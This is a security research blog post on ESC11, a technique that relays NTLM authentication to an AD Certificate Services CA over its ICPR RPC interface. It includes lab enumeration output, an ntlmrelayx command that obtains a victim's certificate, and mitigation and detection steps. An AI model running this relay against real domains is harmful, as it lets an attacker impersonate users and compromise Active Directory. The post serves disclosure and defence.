Relaying to AD Certificate Services over RPC

blog.compass-security.com/2022/11/relaying-to-ad-certificate-services-over-rpc

Sylvain Heiniger

In June last year, the good folks at SpecterOps dropped awesome research on Active Directory Certificate Services (AD CS) misconfigurations. Since then, we find and report these critical vulnerabilities at our customers regularly.

One of these new attack path is relaying NTLM authentication to unprotected HTTP endpoints. This allows an attacker to get a valid certificate for every NTLM handshake they can relay.

In this blog post we discuss the same technique, except over the RPC interface of the certificate authority instead of the HTTP one.

Relaying NTLM to RPC

It should be no surprise to you that it is possible to relay to RPC endpoints. In short:

- RPC supports NTLM authentication (among other security providers)
- There are several authentication levels with or without integrity checks
- There is no global setting, each interface specify which level is required:
  - Since 2020, MS-TSCH requires packet signing
  - Since 2021, MS-DCOM requires packet signing

[MS-ICPR]: ICertPassage Remote Protocol

The MS-ICPR protocol is used (e.g. by `certreq.exe` with the `-rpc` flag) to request certificates. It offers the same functionalities as the Windows Client Certificate Enrollment (MS-WCCE) protocol but does this over its own interface and not over MS-DCOM.

Enforce Encrypt ICertRequest

The documentation for the CertServerRequest function (MS-ICPR 3.2.4.1.1) states:

> If the ADM element *Config.CA.Interface.Flags* contains the value IF_ENFORCEENCRYPTICERTREQUEST and the RPC_C_AUTHN_LEVEL_PKT_PRIVACY authentication level ([MS-RPCE] section 2.2.1.1.8) is not specified on the RPC connection from the client, the CA MUST refuse to establish a connection with the client by returning E_ACCESSDENIED (0x80000009).

In other words, packet privacy is enabled if the `IF_ENFORCEENCRYPTICERTREQUEST` flag is set and relaying is hence not possible.

ESC11 – Relaying NTLM to ICPR

This flag is set by default on Windows Server 2012 and higher. However, as it breaks certificate enrollment for Windows XP clients, we have seen environments where the flag was removed.

After SpecterOps ESC1 – ESC8 and Olivier Lyak's ESC9 and ESC10, we dubbed this misconfiguration ESC11.

Identifying Vulnerable Configuration

Thanks to the great Certipy tool, it is relatively easy to identify this configuration, just use our fork. In our vulnerable lab, it returns the following:

```
$ certipy find -u ffast@dc1.winattacklab.local -p '[CUT BY COMPASS]' -dc-ip
10.0.1.100 -stdout
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Trying to get CA configuration for 'DC1-CA' via CSRA
[*] Got CA configuration for 'DC1-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : DC1-CA
    DNS Name                            : DC1.winattacklab.local
    Certificate Subject                 : CN=DC1-CA, DC=winattacklab, DC=local
    Certificate Serial Number           : 6BC8F8CBBEB1719D4A595AD5053EA33B
    Certificate Validity Start          : 2022-08-23 13:19:14+00:00
    Certificate Validity End            : 2027-08-23 13:29:13+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : WINATTACKLAB.LOCAL\Administrators
      Access Rights
        ManageCertificates              : WINATTACKLAB.LOCAL\Administrators
                                          WINATTACKLAB.LOCAL\Domain Admins
                                          WINATTACKLAB.LOCAL\Enterprise Admins
        ManageCa                        : WINATTACKLAB.LOCAL\Administrators
                                          WINATTACKLAB.LOCAL\Domain Admins
                                          WINATTACKLAB.LOCAL\Enterprise Admins
        Enroll                          : WINATTACKLAB.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request
Disposition is set to Issue. Does not work after May 2022
      ESC7                              : 'WINATTACKLAB.LOCAL\\Administrators' and
'WINATTACKLAB.LOCAL\\Domain Admins' has dangerous permissions
      ESC8                              : Web Enrollment is enabled and Request
Disposition is set to Issue
      ESC11                             : Encryption is not enforced for ICPR
requests and Request Disposition is set to Issue
```

As the last line shows, encryption is not required, relay should be possible!

Exploiting

We don't discuss triggering connection, poisoning or other forms of man-in-the-middle here, as it is well documented.

Using our fork of impacket, exploitation is as easy as:

```
$ ntlmrelayx.py -t rpc://10.0.1.100 -rpc-mode ICPR -icpr-ca-name DC1-CA -
smb2support
Impacket v0.10.1.dev1+20221102.122045.beae77d2 - Copyright 2022 SecureAuth
Corporation

[CUT BY COMPASS]
[*] Protocol Client RPC loaded..
[CUT BY COMPASS]
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Received connection from 10.0.1.10, attacking target rpc://10.0.1.100
[*] Authentication to rpc://10.0.1.100 succeeded
[*] Authenticating against rpc://10.0.1.100 as WINATTACKLAB/FFAST SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.0.1.10 controlled,
but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 10.0.1.10 controlled,
but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] Successfully requested certificate
[*] Request ID is 5
[*] Base64 certificate of user FFAST:
b'MIIS[CUT BY COMPASS]'
```

When the victim connects to the attacker machine, the connection (not limited to SMB) is relayed to the Certificate Authority and a certificate is requested via ICPR.

The attacker now has a valid certificate and can impersonate the victim in the domain.

Mitigation

Enforce encryption by setting the `IF_ENFORCEENCRYPTICERTREQUEST` flag:

```
certutil -setreg CA\InterfaceFlags +IF_ENFORCEENCRYPTICERTREQUEST
net stop certsvc & net start certsvc
```


This may break compatibility with older windows client or non-windows clients.

Additionally:


- Enforce **packet signing** for clients and servers throughout your network via GPO.
- Check you Active Directory ACLs: the **least privilege** principle should be used.
- Network **segmentation** can help prevent some relaying attacks.
- Stop using NTLM now

Detection

Monitor for Certificate Request (event 4886, DETECT 1) especially for sensitive accounts and templates allowing authentication



Monitor for Logon (event 4624), especially those using NTLM with mismatching source IP and name



Thanks

- @SpecterOps (@harmj0y) for the great AD CS research
- @ly4k_ for Certipy
- @SecureAuth (@MartinGalloAr and @0xdeaddood) for impacket
- My colleagues at @compasssecurity